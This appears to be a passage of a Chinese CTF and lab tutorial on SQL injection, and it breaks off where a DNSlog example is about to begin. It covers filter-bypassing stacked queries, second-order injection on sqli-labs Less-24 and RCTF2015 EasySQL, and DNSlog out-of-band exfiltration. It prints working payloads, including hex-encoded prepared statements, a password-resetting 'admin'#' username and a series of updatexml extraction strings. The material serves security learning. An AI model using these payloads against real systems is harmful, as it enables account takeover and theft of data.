
- 使用变量预处理的payload

```
`';SET @sql=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');prepare name from @sql;execute name; --+`
```




- 只使用contact(),不使用char()

```
`1';prepare name from concat('s','elect', ' * from `1919810931114514` ');execute name; --+`
```



- 利用16进制编码 select 查询语句,结合预处理语句绕过

```
http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1';SeT
@sql=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare name from @sql;execute name; --
+
```



二次注入

一句话概括 - 逻辑设计上导致的先写入再注入。

应用功能逻辑设计上导致的先写入后组合的注入（注入的一种分类，逻辑设计上存在的问题，先写入，再注入！）

可以理解为攻击者构造的恶意数据先存储在数据库，恶意数据被读取并在特定的场景执行SQL查询语句所导致的注入攻击。


原理

1、当用户输入恶意数据时，网站对我们输入的重要的关键字进行了转义，然后存储到数据库。

2、已经存储到数据库的数据，默认下时安全的。该恶意数据在一定场景条件下,比如当Web程序调用存储在数据库中的恶意数据并执行SQL查询时，没有被转义使用也没有进行进一步的检验的处理。就造成了二次注入。[二次注入具有一次攻击注入漏洞的相同攻击威力]

二次注入实例 - Sqlilabs-less24

在关卡首页，我们看到 “New User click here” 注册新用户的页面，新增用户的操作即 “insert” 语句，这里我们可以考虑如何将恶意语句带入数据库。



我们不妨来思考一下,大胆的猜测新增用户的 “insert” 语句。


```
insert into user (username,password,...)values(value1,values2,...);
```


再大胆猜测一下变更密码的 “update” 语句。

```
update user set password=value1 where username = 'username' and password = oldpassword;
```


这里我们发现,执行变更语句的时候必须带有子查询的一个条件约束,那就是 “username” 。

OK,这里我们构造一个恶意语句的用户名，让其在执行 “update” 语句的时候造成闭合。 `admin#`





再变更密码!




这里我们分析一下变更 admin'# 的语句

```
update user set password=123456 where username = 'admin'#' and password = 123;
```

可以看出 '#' 注释后面的语句注释掉没有执行,直接变更了 admin 账号的密码为 123456。

尝试登录 admin 试试 。




登录成功,说名我们利用构造的恶意数据进行二次注入成功了。

以上就是一个简单的二次注入靶场案例讲解。


二次注入实例 - CTF - [RCTF2015]EasySQL

功能点：注册-登录-修改（insert-select-update）
确定注入点-构造Payload-确定过滤-重新构造Payload

看看题目,单从访问页面，我们可以看到页面有 "LOGIN、REGISTER"两个功能。先注册一个账号登录试试。 “test/test”



然后登录,发现有个类似个人中心的地方，点进去发现有个 “change_password” 功能。




跟具常规的 update 语句可以确定的使目前存在 username、password两个变量，但是一般password存在加密的情况，所以这里受控的可控变量就只有 username 了。

```
update user set password=value1 where username = 'username' and password = oldpassword;
```

现在我们尝试构造一个恶意的 username


```
test" or updatexml(1,concat(0x7e,(version())),0)#
```

注册失败，说明有关键字过滤，将我们的 username 尝试爆破一下看看过滤了哪些关键字。[发现过滤的是 or 和空格被过滤]



文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

15	or	200	false	false	496
184		429	false	false	321
163	updatexml	429	false	false	321
148	concat	429	false	false	321
140	0x7e	429	false	false	321




既然屏蔽了 or 关键字，我们可以使用"^"代替[在SQL中]"表示进行按位异或运算，可以代替 or]

再次构建恶意用户名[注册成功]

```
test"^updatexml(1,concat(0x7e,(database())),0)#
```

进入个人中心，执行变更密码的操作[成功爆出用户名]



OK！看来可行,可以利用构造不同的恶意用户名，变更oldpassword的方式进行注入,注出flag！

```
test"^updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))),1)#

test"^updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name='flag'))),1)#

test"^updatexml(1,concat(0x7e,(select(group_concat(flag))from(flag))),1)#

test"^updatexml(1,concat(0x3a,(select(group_concat(column_name))from(information_schema.columns)where(table_name='users')&&(column_name)regexp('^r'))),1)#

test"^updatexml(1,concat(0x3a,(select(group_concat(real_flag_1s_here))from(users))),1)#

test"^updatexml(1,concat(0x3a,(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^f'))),1)#

test"^updatexml(1,concat(0x3a,reverse((select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^f')))),1)#
```

Dnslog注入(注入利用场景小，条件比较苛刻)


存在利用瓶颈，比较鸡肋。除了注入会用到，在其他场景也会用到，主要学习dns注入原理。


必须是Windows服务器、注入实现url访问、注入点必须是高权限且可执行写入。

原理:借助DNS解析产生日志的一个作用，来实现把一些数据反弹出来，类似反弹链接的作用。

应用场景：解决不回显(反向连接),SQL注入,命令执行,SSRF等

推荐DNS注册平台 - http://ceye.io - 会给一个三级域名,我们 ping 一个刚刚分配给我们的三级域名下的四级域名即可。





实例讲解

